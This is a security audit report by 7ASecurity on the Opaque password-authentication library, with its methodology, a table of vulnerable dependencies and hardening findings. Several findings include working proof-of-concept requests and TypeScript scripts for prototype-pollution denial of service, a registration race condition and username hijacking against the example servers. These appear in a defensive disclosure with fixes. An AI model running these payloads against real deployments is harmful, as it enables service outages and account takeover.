


Opaque Test Targets:

Protocol
Crypto
Fuzzing
Supply Chain
Threat Model
Privacy Audit

Pentest Report

Client:
Opaque

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Óscar Martínez, MSc.
- Patrick Ventuzelo, MSc.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

“Secure password based client-server authentication without the server ever obtaining knowledge of the password.

A JavaScript implementation of the OPAQUE protocol based on opaque-ke.”

From https://github.com/serenity-kit/opaque

This document outlines the results of a penetration test and *whitebox* security review conducted against Opaque. The project was solicited by the Opaque team, funded by the Open Technology Fund (OTF), and executed by 7ASecurity in October and November 2023. The audit team dedicated 59 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, identification of new security weaknesses was initially expected to be easier during this assignment, as more vulnerabilities are identified and resolved after each testing cycle. However, 7ASecurity was unable to uncover any directly exploitable vulnerability in this exercise, and most of the weaknesses had to do with the Opaque examples, rather than the library itself. This uncommon result ought to be viewed as an excellent achievement.

During this iteration the goal was to review the Opaque project as thoroughly as possible, to ensure users can be provided with the best possible security.

The methodology implemented was *whitebox*: 7ASecurity was provided with access to reference client and server implementations, documentation and source code. A team of 6 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by September 2023, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Slack channel. The Opaque team was helpful and responsive at all times, which facilitated the test for 7ASecurity, without introducing any unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items in the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Whitebox tests against JavaScript implementation of the OPAQUE protocol
- WP2: Opaque Code-Fuzzing & Differential Fuzzing of the Crypto Implementation

- WP3: Whitebox Tests against Opaque Supply Chain Implementation
- WP4: Opaque Lightweight Threat Model documentation
- WP5: Privacy tests against Opaque Servers & Clients

The findings of the security audit (WP1-2) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
0	*5*	*5*

Please note that the analysis of the remaining work packages (WP3-5) is provided separately, in the following sections of this report:

- WP3: Opaque Supply Chain Implementation
- WP4: Opaque Lightweight Threat Model
- WP5: Opaque Privacy Analysis Findings

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the Opaque framework.

Scope

The following list outlines the items in scope for this project:

- **WP1: JavaScript implementation of the OPAQUE protocol**
  - Main Repository:
    - https://github.com/serenity-kit/opaque
  - Packages:
    - https://www.npmjs.com/package/@serenity-kit/opaque
    - https://www.npmjs.com/package/@serenity-kit/opaque-p256
  - React Native versions of the package:
    - https://github.com/serenity-kit/react-native-opaque
    - https://www.npmjs.com/package/react-native-opaque
    - https://www.npmjs.com/package/react-native-opaque-p256 (yet not published)
  - Documentation:
    - https://github.com/serenity-kit/opaque-documentation
    - https://opaque-documentation.netlify.app/
- **WP2: Code-Fuzzing & Differential Fuzzing of the Crypto Implementation**
  - As above
- **WP3: Opaque Supply Chain Implementation**
  - As above
- **WP4: Opaque Lightweight Threat Model Documentation**
  - As above
- **WP5: Privacy tests against Opaque Servers & Clients**
  - As above

Testing Methodology

This section documents the testing methodology and coverage achieved during the engagement, shedding light on various components of the Opaque library. Further clarification is offered concerning the areas of investigation that were subject to deep-dive analysis, and the techniques applied to evaluate the respective security posture of each module.

The primary aim of the Test Methodology section is to elaborate on the team assessment processes, providing context and transparency regarding all performed actions, confirmed vulnerability classes, and negated exploitation attempts.

- **Workflow Fuzzing**: Fuzzing was performed on the complete workflow, including the *registration*, *login*, *start*, and the *finish* flow, on both the client and the server side using *cargo-fuzz*. Please note that fuzzing of the *registration* and the *login* flow was replayed on both the *Hermes* and the *NodeJS* platforms. It was observed that the *NodeJS* component did not crash; however, the *wasm* instantiation could be asynchronous, which might be problematic if it is not fully loaded.
- **OPAQUE Protocol Verification**: The implementation of the OPAQUE protocol, as implemented by *serenity-kit/opaque*, was thoroughly reviewed and compared against the specification, to ensure it was implemented correctly. No deviations from the protocol could be found.
- ***opaque-ke* Crypto Audit**: The implementation of *opaque-ke* was examined, and a thorough analysis of the previous audit revealed no additional concerns related to the cryptographic audit. The code was considered to be professionally written and very well implemented.
- **Fuzzing of *serenity-kit/opaque***: Fuzzing tests were conducted on the *serenity-kit/opaque* library (*lib.rs*) with some necessary modifications. No flaws were discovered during this fuzzing process.
- **Audit of Server & Client Examples**: An audit of the server and client examples of the Opaque protocol was initiated to identify and address potential security issues or vulnerabilities. Multiple vulnerabilities in the server examples were uncovered during the audit, which could affect Opaque library websites, if developers use them as-is.
- **Audit of Dependencies**: While auditing the project for outdated dependencies, a signficant vulnerability was uncovered in the underlying *Babel* dependency, emphasizing the importance of thoroughly auditing and securing third-party libraries.

- **PRNG Usage Audit**: All instances of randomness usage in the codebase were carefully reviewed for potential security implications. It was found that *Math.random* was primarily employed by React internals to generate *UUIDv4* identifiers. Although this is considered a suboptimal practice, it was deemed out of scope for this audit. Attempts to dynamically hook *Math.random* on various platforms (*Browser*, *NodeJS*, *React Native*) yielded no significant results. For the *CSPRNG* provider, */dev/urandom* was used in *libopaque_rust.a* for Hermes due to the unavailability of the crypto API. Therefore no weaknesses could be identified in this area either.
- **Forensic Analysis**: Forensic memory analysis of the client and server components was conducted to assess the potential leakage of sensitive data or secrets in memory. There were no security issues identified, as the components are built securely.
- **Endpoint Fuzzing**: Endpoint fuzzing revealed a race condition during the registration process. This vulnerability was documented for further investigation and remediation.
- **Usage of Verifpal:** It was found that the Opaque developer has utilized Verifpal to formally verify crypto usage in the application. This is a positive step toward enhancing security and ensuring that cryptographic operations within the application are robust and secure. This choice likely explains at least part of the lack of cryptography issues identified during this audit.

Several issues were identified in the server examples. However, it is important to note that the criticality of the implementation itself or the library as a whole is not impacted by these issues. The library and its underlying architecture in *Rust*, compiled to *WebAssembly* (*wasm*), are commendable for their ability to mitigate logical bugs across the client and server side, leading to enhanced overall security.

In conclusion, although there are suggested fixes and enhancements for the examples, the fundamental architecture of the core library remains robust, making it a reliable choice for developers.

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *OPA-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

No directly exploitable vulnerabilities could be identified in the Opaque library during this assignment. A number of issues in the Opaque examples are described in the Hardening Recommendations section of this report.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

OPA-01-001 WP1: Multiple Vulnerable Dependencies *(Low)*

It was established that the Opaque library makes use of components with publicly known vulnerabilities from underlying dependencies. While most of these weaknesses are likely not exploitable under the current implementation, this is still a bad practice that could result in unwanted security vulnerabilities. The following table summarizes the publicly known vulnerabilities affecting packages used either directly or as an underlying dependency on the Opaque repository[1]:

Component	**Issues**	**Severity**
babel/core@7.21.4	*Babel* is vulnerable to arbitrary code execution when compiling specifically crafted malicious code[2]	Critical
word-wrap@1.2.3	*word-wrap* is vulnerable to *Regular Expression Denial of Service (ReDoS)*[3]	Moderate
semver@6.3.0	*semver* is vulnerable to *Regular Expression Denial of Service (ReDoS)*[4]	Moderate
semver@7.4.0	*semver* is vulnerable to *Regular Expression Denial of Service (ReDoS)*[5]	Moderate
postcss@8.4.24	*PostCSS* line return parsing error[6]	Moderate

[1] https://github.com/serenity-kit/opaque
[2] https://github.com/advisories/GHSA-67hx-6x53-jw92
[3] https://github.com/advisories/GHSA-j8xg-fqg3-53r7
[4] https://github.com/advisories/GHSA-c2qf-rxjj-qqgw
[5] https://github.com/advisories/GHSA-c2qf-rxjj-qqgw
[6] https://github.com/advisories/GHSA-7fh5-64p2-3v2j

zod@3.21.4	*Zod Denial of Service (DoS)* vulnerability[7]	Low
next@13.4.12	*Next.js* missing a *cache-control* header may lead to *Content Delivery Networks (CDNs)* caching empty replies[8]	Low

This issue can be confirmed by reviewing the following file:

Affected File:
pnpm-lock.yaml

Affected Contents:
```
    devDependencies:
      '@babel/core':
        specifier: ^7.21.4
        version: 7.21.4
  [...]
  /next@13.4.12(@babel/core@7.21.4)(react-dom@18.2.0)(react@18.2.0):
  [...]
  /postcss@8.4.24:
  [...]
  /semver@6.3.0:
  [...]
  /semver@7.4.0:
  [...]
  /word-wrap@1.2.3:
  [...]
  /zod@3.21.4:
```

Please note that, for the *babel* vulnerability there is a public proof-of-concept exploit. However, this requires the approval of a PR that includes arbitrary code in the build process[9].

In order to avoid similar issues in the future, it is advised to implement an automated task and/or commit hook to regularly check for vulnerabilities in dependencies. Some solutions that could help in this area are the *pnpm audit* command[10], the *Snyk* tool[11] and the *OWASP Dependency Check* project[12]. Ideally, such tools should be run regularly by

[7] https://github.com/advisories/GHSA-m95q-7qp3-xv42
[8] https://github.com/advisories/GHSA-c59h-r6p8-q9wc
[9] https://steakenthusiast.github.io/2023/10/11/CVE-2023-...Code-Execution-Vulnerability-In-Babel/
[10] https://pnpm.io/cli/audit
[11] https://snyk.io/
[12] https://owasp.org/www-project-dependency-check/

an automated job that alerts a lead developer or administrator about known vulnerabilities in dependencies so that the patching process can start in a timely manner.

OPA-01-002 WP1/2: DoS via Prototype Pollution in Opaque Examples *(Medium)*

It was discovered that the *userIdentifier* parameter, as used in the authentication flow of the *server-with-password-reset*[13] Opaque example, is vulnerable to prototype pollution attacks. Malicious adversaries may leverage this weakness to cause a *Denial of Service* (DoS)[14] condition, on websites making use of this example, effectively rendering the website unavailable to legitimate users. This issue can be confirmed by utilizing *__proto__* as the username in the authentication flow as follows:

Request:
```
POST /api/login/start HTTP/1.1
Host: localhost:8084
User-Agent:  Mozilla/5.0  (X11;  Ubuntu;  Linux  x86_64;  rv:109.0)  Gecko/20100101
Firefox/119.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8084/
Content-Type: application/json
Content-Length: 181
Origin: http://localhost:8084
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"userIdentifier":"__proto__","startLoginRequest":"VK1YG1lxdqywcQxQ3uJZGXUcZgSEtPD7KNRs
CEOgwEXBjAxWEFJYIpXZpMCGdoymX5Sh8mKjeWMUWslXdpIHItLmvM1YiPSVjQ37IAR1eiJu-7fQbSjZv586Tpd
7hAMO"}
```

Response:
```
HTTP/1.1 504 Gateway Timeout
X-Powered-By: Express
Date: Tue, 31 Oct 2023 16:00:44 GMT
Connection: close
Content-Length: 64

Error occurred while trying to proxy: localhost:8084/login/start
```

[13] https://github.com/serenity-kit/opaque/tree/main/examples/server-with-password-reset
[14] https://www.cloudflare.com/en-in/learning/ddos/glossary/denial-of-service/

Browser Output:

```
SyntaxError: JSON.parse: unexpected character at line 1 column 1 of the JSON data
```

Opaque Server Output:

```
listening on port 8089
/data/data2dec/7asecurity/2023/2023.10.OPA/opaque/build/ristretto/cjs/index.js:656
        throw new Error(getStringFromWasm0(arg0, arg1));
              ^
Error: Error: invalid type: JsValue(Object({})), expected a string
    at imports.wbg.__wbindgen_throw ([...]/opaque/build/ristretto/cjs/index.js:656:15)
    at wasm_bindgen::throw_str::h4b8aee08d5b14590
(wasm://wasm/0011f82e:wasm-function[618]:0x3463b)
    at startServerLogin (wasm://wasm/0011f82e:wasm-function[180]:0x277c6)
    at Object.startServerLogin [as startLogin]
([...]/opaque/build/ristretto/cjs/index.js:311:14)
    at file:///[...]/opaque/examples/server-with-password-reset/src/server.js:180:61
    at process.processTicksAndRejections (node:internal/process/task_queues:95:5)

Node.js v20.9.0
 ELIFECYCLE  Command failed with exit code 1.
 ELIFECYCLE  Command failed with exit code 1.
```

Please note an attacker may enhance the above sending a request like this:

PoC:

```
await request("POST", "/register/finish", {
   userIdentifier: "__proto__",
   registrationRecord: {
       __proto__: {
           users: {
               user1: 'test1',
           },
           user1: 'test2',
       },
       users: {
           user1: 'test3',
       },
       user1: 'test4',
   },
})
```

The root cause for this issue is the usage of user input to set keys in an *Object* without checking for the *key* in *setLogin*, *setUser*, *setLocker* or *setRecovery*:

Affected Files:
https://github.com/serenity-kit/opaque/[...]/examples/fullstack-e2e-encrypted-locker-nextjs/app/api/InMemoryStore.ts#L72
https://github.com/serenity-kit/opaque/[...]/examples/fullstack-simple-nextjs/app/api/InMemoryStore.ts#L55
https://github.com/serenity-kit/opaque/[...]/examples/server-with-password-reset/src/InMemoryStore.js#L156
https://github.com/serenity-kit/opaque/[...]/examples/server-simple/src/InMemoryStore.js#L97

Affected Code:
```
async setUser(name: string, value: string) {
    this.data.users[name] = value;
    await this._notifyListeners();
}
```

It is recommended to update the Opaque examples[15][16] to avoid inducing developers to insert DoS conditions in their applications.

OPA-01-003 WP1/2: User Registration Weaknesses in Opaque Examples *(Low)*

While fuzzing the *server-simple* example[17], it was observed that when multiple requests are made, with the same username to the registration endpoint, a race condition occurs. In this scenario, the server accepts all incoming requests, instead of enforcing a restriction to accept only one. Since registration involves the creation of authentication credentials, if multiple requests are sent with different passwords, but the same username, users might experience authentication issues or unintended account access, leading them to be rejected when they connect to the server. This can be confirmed with the following proof-of-concept code:

PoC:
```
import process from "node:process";
import * as opaque from "@serenity-kit/opaque";
const host = Object.freeze("<http://localhost:8089>");
let success = 0;

async function request(method: string, path: string, body: any = undefined):
Promise<Response> {
    const res = await fetch(`${host}${path}`, {
        method,
```

[15] https://github.com/serenity-kit/opaque/tree/main/examples/server-simple
[16] https://github.com/serenity-kit/opaque/tree/main/examples/server-with-password-reset
[17] https://github.com/serenity-kit/opaque/tree/main/examples/server-simple

```
        body: body && JSON.stringify(body),
        headers: {"Content-Type": "application/json"},
    });
    if (!res.ok) {
        const {error} = await res.json();
        console.log(error);
        throw new Error(error);
    }
    return res;
}

async function register(userIdentifier: string, password: string): Promise<string> {
    try {
        const {clientRegistrationState, registrationRequest} =
            opaque.client.startRegistration({password});
        const {registrationResponse} = await request("POST", `/register/start`, {
            userIdentifier,
            registrationRequest,
        }).then((res) => res.json());

        // console.log("registrationResponse", registrationResponse);
        const {registrationRecord} = opaque.client.finishRegistration({
            clientRegistrationState,
            registrationResponse,
            password,
        });

        const res = await request("POST", `/register/finish`, {
            userIdentifier,
            registrationRecord,
        });
        // console.log("finish successful", res.ok);
        if (res.ok)
            success++;
        return registrationRecord;
    } catch (err) {
        return ''
    }
}

const main = async () => {
    const aliceUsername = "alice@example.com";
    const alicePass = "alicehunter2";

    await Promise.all(
        new Array(200)
        .fill(0)
        .map((_, i) => register(aliceUsername, `${alicePass}${i}`))
    );
    console.log(`Success: ${success}, Fails: ${200 - success}`);
}

(async () => {
    await opaque.ready;
    await main();
})()
    .catch(err => console.error(err))
    .finally(() => process.exit());
```

PoC Output:

```
> npx ts-node race_condition.ts
Success: 199, Fails: 1
```

Server Output:

```
// Launched with `rm data.json;
OPAQUE_SERVER_SETUP=5nC6nlZXE0RTds5dRA9WeCfat2A7kzd8R6S3lHw9FHXYb1UUpN-L6pu-WPRyzykASwb
bEhodpQuerYTRT8qSm-dsKptgQysy0gp1rgWHDb8Ii5BhCryHrbhwdSffTaMBhv45YKCs9RRK9u3YQF5F_8dIor
Pa3EFqFe32K5pGAgQ node ./src/server.js > race_condition_server.out`
no database file "./data.json" found, initializing empty database
listening on port 8089
[Object: null prototype] {} undefined {
 'alice@example.com':
'RhvXrv1VPW6hGL1oKFODNAEX-Y5r8eoIIEH-tG77I0GZk46fUBd8weaIV4ySLS1Ps85fIxJH5QmQntfY26771z
2EgDTfUxUpPEq-jIug1c6_YyClrrIMwNrTyb5vHrKLJzfr1E8VKsbaYQa5rI4vNopra3bJCr8jDc-eTsKkMhWs3
MG45gDU2HvgYn7MNRYpy4xVm-GoJij1NrLlYDBfm5eYR3JnzuG0o3TcC0tRutQP2VwlcIQFzhvY_n51e9WO'
}
[...]
[Object: null prototype] {} undefined {
 'alice@example.com':
'hvl4-ETOO5lu8Pcgrw1LtxATGYvHuy98xesUVE4FkGyBWe89Hw2rdq0GeMeB11UcOGIo3dwGlyYRXb7ZX6liEw
s89L448CosEz2gPy_3PSvk-704vFsc1Q7nP7vIV5OeDDqXm9LM7hX5b58sgXtVeXGcQokIV2urfji5C5_AmVpgj
3O4ayiqqWCbAI12kDpo2_4XrUxAp_9fSlRs0ytJn10HUd7N3tbJu3vvt18Zn1z464SIMI-IMLPrRJQRVq8e'
}
[Object: null prototype] {} undefined {
 'alice@example.com':
'ZnILDIG207UwOzPpujkd58OZ9BXWqOXBheI3RdLpgkKPBF6XoCWE5XAD7_yXSFk3J22oQD3r30_RP_pLrxcz7h
OhAVnWN60M8z1y8rNG2k53yX3yryb_ojBaD6-oBL3lqBfTfb1844p-jwoPA14qkAfj246kiSokMwn74mvGmetMA
gL1f4Cm5ZfsDw9c3-IkX5iYm_aGi1FXUF83ezAbljuDbIn2KJ_oxJFJHlr1zn-PZ6JhYTPayCjUrktZRpKk'
}
[Object: null prototype] {} undefined {
 'alice@example.com':
'ev-Qq2zpKQmpQjO-bFXi-trKpwTA13Sx00DRaPKDSjGwPBWHALJyb2j5FxGpesz7xgpJimCufEwpDPyLRjJ0xv
lthixXx_fBPVCqgXkUiuB-_0HBPD9akMb_IO90AohQJc1jfDk7PNFlGmQLo3PQ_APf4Gm8S86eYETFYBoLBs2gd
RsVd75sjDn1NazbKKamr7nmZaTu5wJFVZsC8POIv2JcYpAURanxsaQgpnp0QUV76qAkq0tjHmMQYiDAFFi8'
}
[...]
```

The root cause for this issue is the lack of checks during the */registration/finish* process. Specifically, the backend never checks if the registration already exists and lacks a *mutex* verification to avoid a race condition. The race condition is increased by the registration flow, which acts in two HTTP requests instead of a single one, like classic web applications. Please note that this pattern is also vulnerable to prototype pollution:

Affected Files:
https://github.com/serenity-kit/opaque/[...]/examples/fullstack-e2e-encrypted-locker-nextjs/app/api/register/finish/route.ts#L17
https://github.com/serenity-kit/opaque/[...]examples/fullstack-simple-nextjs/app/api/register/finish/route.ts#L18
https://github.com/serenity-kit/opaque/[...]/examples/server-with-password-reset/src/server.js#L160
https://github.com/serenity-kit/opaque/[...]/examples/server-simple/src/server.js#L162

Affected Code:
```
const db = await database;
await db.setUser(userIdentifier, registrationRecord);
return NextResponse.json({ success: true });
```

It is recommended to implement as many of the following remediation mechanisms as feasible by the development team:

- **Request Queuing**:
  - A request queuing mechanism could be introduced to allow incoming registration requests to be processed in a controlled manner. This ensures that only one registration request with the same username is processed at a time, preventing race conditions.
- **Session Locking**:
  - Session locking or similar synchronization mechanisms ought to be considered, to prevent multiple concurrent requests for the same username from being processed simultaneously. This ensures that the server handles registration requests in a sequential and orderly fashion.
- **Error Handling**:
  - Error handling and response mechanisms may be enhanced to inform clients that their registration request with a duplicate username has been rejected. Clear and informative error messages might be shown to users to help them understand the issue.

OPA-01-004 WP1/2: Possible Username Hijacking in Opaque Examples *(Low)*

During the audit, it was uncovered that usernames may be hijacked via the */register/finish* route in some Opaque examples. A malicious attacker might leverage this weakness to rewrite a *userIdentifier* key with their own *registrationRecord*, and then log in as the hijacked *userIdentifier*. Due to this attack, a legitimate user will not be able to connect to the server. Please note this affects all the server examples, which can be replicated as follows:

PoC:
```
import process from "node:process";

import * as opaque from "@serenity-kit/opaque";

const host = Object.freeze("<http://localhost:8089>");

async function request(method: string, path: string, body: any = undefined):
Promise<Response> {
    const res = await fetch(`${host}${path}`, {
        method,
        body: body && JSON.stringify(body),
        headers: {"Content-Type": "application/json"},
    });
    if (!res.ok) {
        const {error} = await res.json();
        console.log(error);
        throw new Error(error);
    }
    return res;
}

async function register(userIdentifier: string, password: string): Promise<string> {
    const {clientRegistrationState, registrationRequest} =
        opaque.client.startRegistration({password});
    const {registrationResponse} = await request("POST", `/register/start`, {
        userIdentifier,
        registrationRequest,
    }).then((res) => res.json());

    console.log("registrationResponse", registrationResponse);
    const {registrationRecord} = opaque.client.finishRegistration({
        clientRegistrationState,
        registrationResponse,
        password,
    });

    const res = await request("POST", `/register/finish`, {
        userIdentifier,
        registrationRecord,
    });
    console.log("finish successful", res.ok);
    return registrationRecord;
}

async function login(userIdentifier: string, password: string): Promise<string | null>
{
    const {clientLoginState, startLoginRequest} = opaque.client.startLogin({
        password,
    });

    const {loginResponse} = await request("POST", "/login/start", {
        userIdentifier,
        startLoginRequest,
    }).then((res) => res.json());

    const loginResult = opaque.client.finishLogin({
        clientLoginState,
        loginResponse,
        password,
    });

    if (!loginResult) {
        return null;
    }
    const {sessionKey, finishLoginRequest} = loginResult;
    const res = await request("POST", "/login/finish", {
        userIdentifier,
        finishLoginRequest,
    });
    if (res.ok)
        console.log("login successful", res.ok);
    return res.ok ? sessionKey : null;
}
const main = async () => {
    const aliceUsername = "alice@example.com";
    const alicePass = "alicehunter2";
    const bobUsername = "bob@example.com";
    const bobPass = "bobhunter42";

    await register(aliceUsername, alicePass);
    await login(aliceUsername, alicePass);
    const bobRecord = await register(bobUsername, bobPass);
    await login(bobUsername, bobPass);

    await request("POST", "/register/finish", {
        userIdentifier: aliceUsername,
        registrationRecord: bobRecord,
    })
        .catch(err => console.error(err));
    await login(aliceUsername, bobPass);
}

(async () => {
    await opaque.ready;
    await main();
})()
    .catch(err => console.error(err))
    .finally(() => process.exit());
```

PoC Output:

```
$>npx ts-node hijack_username.ts

registrationResponse
dD0ElNxDKPLhWoVf3L7w2GIsGIMDF6HVd_MFKosZ-lyyHkBWJV3p_VdettM_NSMwuhhqnM6gugBCfb8HZ0hzHw
finish successful true
login successful true
registrationResponse
sP-FsfT1lr2ZiDKfXuzK4YNCY5MFV2_jD6W_su1mbQ-yHkBWJV3p_VdettM_NSMwuhhqnM6gugBCfb8HZ0hzHw
finish successful true
login successful true
```

Server Output:

```
$>OPAQUE_SERVER_SETUP=5nC6nlZXE0RTds5dRA9WeCfat2A7kzd8R6S3lHw9FHXYb1UUpN-L6pu-WPRyzykAS
wbbEhodpQuerYTRT8qSm-dsKptgQysy0gp1rgWHDb8Ii5BhCryHrbhwdSffTaMBhv45YKCs9RRK9u3YQF5F_8dI
orPa3EFqFe32K5pGAgQ node ./src/server.js

no database file "./data.json" found, initializing empty database
listening on port 8089
[Object: null prototype] {} undefined {
 'alice@example.com':
'su1bcte8IzwsFj5tbPIPCAJBUT2m37y7Qyc1ICiazjymEE2shBZdIikDSzRa7SeLykVw5Qfxg1z_vT_azC_-_J
BO9r0gNH7YzmoXKzr2DkqgMVdrMRfLkmYmVvOZe5rGESHoXUWAHPq4eH5RAIV7oGQQmPbbQC6IsTE-KS1R8GQHT
HUNT21ibMIafyRObN1Ys-j0EubpjwlRGRuNgmt86lP99Xr6U9VEbsMh8GmmBPo1-aZ8KDKxGciI3IVeodR4'
}
[Object: null prototype] {} undefined {
 'alice@example.com':
'su1bcte8IzwsFj5tbPIPCAJBUT2m37y7Qyc1ICiazjymEE2shBZdIikDSzRa7SeLykVw5Qfxg1z_vT_azC_-_J
BO9r0gNH7YzmoXKzr2DkqgMVdrMRfLkmYmVvOZe5rGESHoXUWAHPq4eH5RAIV7oGQQmPbbQC6IsTE-KS1R8GQHT
HUNT21ibMIafyRObN1Ys-j0EubpjwlRGRuNgmt86lP99Xr6U9VEbsMh8GmmBPo1-aZ8KDKxGciI3IVeodR4'
}
[Object: null prototype] {} undefined {
 'alice@example.com':
'su1bcte8IzwsFj5tbPIPCAJBUT2m37y7Qyc1ICiazjymEE2shBZdIikDSzRa7SeLykVw5Qfxg1z_vT_azC_-_J
BO9r0gNH7YzmoXKzr2DkqgMVdrMRfLkmYmVvOZe5rGESHoXUWAHPq4eH5RAIV7oGQQmPbbQC6IsTE-KS1R8GQHT
HUNT21ibMIafyRObN1Ys-j0EubpjwlRGRuNgmt86lP99Xr6U9VEbsMh8GmmBPo1-aZ8KDKxGciI3IVeodR4'
}
[Object: null prototype] {} undefined {
 'alice@example.com':
'su1bcte8IzwsFj5tbPIPCAJBUT2m37y7Qyc1ICiazjymEE2shBZdIikDSzRa7SeLykVw5Qfxg1z_vT_azC_-_J
BO9r0gNH7YzmoXKzr2DkqgMVdrMRfLkmYmVvOZe5rGESHoXUWAHPq4eH5RAIV7oGQQmPbbQC6IsTE-KS1R8GQHT
HUNT21ibMIafyRObN1Ys-j0EubpjwlRGRuNgmt86lP99Xr6U9VEbsMh8GmmBPo1-aZ8KDKxGciI3IVeodR4',
 'bob@example.com':
'StbD5NvCmP6p9Lutq-Qyq0u0c0te0rL0HmOq8eMfbCDWhFyAhDBuVFJfXKjpQH5lT85WHCbD11Ey12vX04600s
d53-pDNMOr7ta1_npnZlGOIb5JFFTh6DHiYahDigGTJqtBEpg1WvKHHCkddI07T-irUrGN4ijoXlhp5R9Zk_JHi
VAyfYd5OKIkymx5QrKrC3a-XXT1Be4WATgZqpFm0Y6YVlLUXll0cpdgfqm6rQ29zXGUm_p27vrcxELqb3eo'
}
[Object: null prototype] {} undefined {
 'alice@example.com':
'su1bcte8IzwsFj5tbPIPCAJBUT2m37y7Qyc1ICiazjymEE2shBZdIikDSzRa7SeLykVw5Qfxg1z_vT_azC_-_J
BO9r0gNH7YzmoXKzr2DkqgMVdrMRfLkmYmVvOZe5rGESHoXUWAHPq4eH5RAIV7oGQQmPbbQC6IsTE-KS1R8GQHT
